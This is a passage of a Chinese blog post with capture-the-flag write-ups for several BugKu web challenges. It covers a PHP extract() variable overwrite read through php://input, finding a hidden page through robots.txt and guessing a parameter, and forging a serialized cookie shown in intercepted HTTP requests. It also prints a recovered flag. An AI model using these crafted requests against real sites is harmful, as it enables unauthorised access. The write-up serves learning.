
WriteUp: extract() 函数从数组中将变量导入到当前的符号表。该函数使用数组键名作为变量名，使用数组键值作为变量值。也就是get值是ac和fn两个值，变成数组，可以直接提取。

file\_get\_contents (fn) 把整个文件读入fn字符串中，因此直接写/?ac=1&fn=1是不行的，fn需要读取，可以用到php://input。



```
<?php
extract($_GET);
if (!empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac === $f)
    {
        echo "<p>This is flag:" . " $flag</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
?>
```

This is flag: flag{3cfb7a90fc0de31}




这里的ac=fn=1只是为了和下面的post data值相等，单元小白能理解这层意思，因为在hackbar里面post必须为变量=值，直接给值是不能运行了，因此给值为fn=1，相应的ac=fn=1，要把这里的“fn=1”看成字符串。如果你用burp suite，就明确一点。

## (十八) BugKu web 细心

链接: <http://123.206.87.240:8002/web13/>

WriteUp: 一顿操作之后没发现东西，上扫描吧。



```
200][text/html][489.00b] http://123.206.87.240:8002/web13/index.php
200][text/plain][36.00b] http://123.206.87.240:8002/web13/robots.txt
```

发现robots.txt访问得resusl.php。访问<http://123.206.87.240:8002/web13/resusl.php>

if (\$\_GET[x]==\$password) 此处省略1w字

要给个x值，猜一猜admin，得到flag。

也可以用burp suite爆破，结果一样。

## (十九) BugKu web flag.php

提示: hint

链接: <http://123.206.87.240:8002/flagphp/>

WriteUp: 输入账号密码, 发现login没有反应, 看提示hint, 给个值看看。出现一堆代码:

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
<form method="POST" action="#">
<p><input name="user" type="text" placeholder="Username"></p>
<p><input name="password" type="password" placeholder="Password"></p>
<p><input value="Login" type="button"/></p>
</form>
</div>
</body>
</html>
<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

发现cookie反序列化后等于KEY的值就行了，KEY='ISecer:www.isecer.com'，给cookie值。

```
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
1 GET /flagphp/ HTTP/1.1
2 Host: 123.206.87.240:8002
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 cookie: ISecer=s:21:"ISecer:www.isecer.com";
10
11 | https://blog.csdn.net/qq_36451824
```

测试了很多次发现没反应，仔细一看代码，发现cookie和key在对比的时候，key还未被赋值，也就是为空的状态。用php测试了一下，空的序列化值。如下：

```
Array ( [0] => abs [1] => ISecer:www.isecer.com [2] => ) a:3: {i:0;s:3:"abs";i:1;s:21:"ISecer:www.isecer.com";i:2;s:0:"";}
Array ( [0] => abs [1] => ISecer:www.isecer.com [2] => )
```

也就是s:0:"";在试一试，

```
Pretty Raw \n Actions
1 GET /flagphp/ HTTP/1.1
2 Host: 123.206.87.240:8002
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 cookie: ISecer=s:0:"";
10
11 | https://blog.csdn.net/qq_36451824
```

成功，得到flag。

## 总结

这期得学习才感觉到有点意思了，因为php我不太会，导致读代码费力，一个一个查，做起来也很慢，也看了很多得前辈们得做题思路，总结了一下自己思路。

如果有不恰之处，还望大佬指出。如果文章中存在侵权或者未经授权等现象，还望私聊我。



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)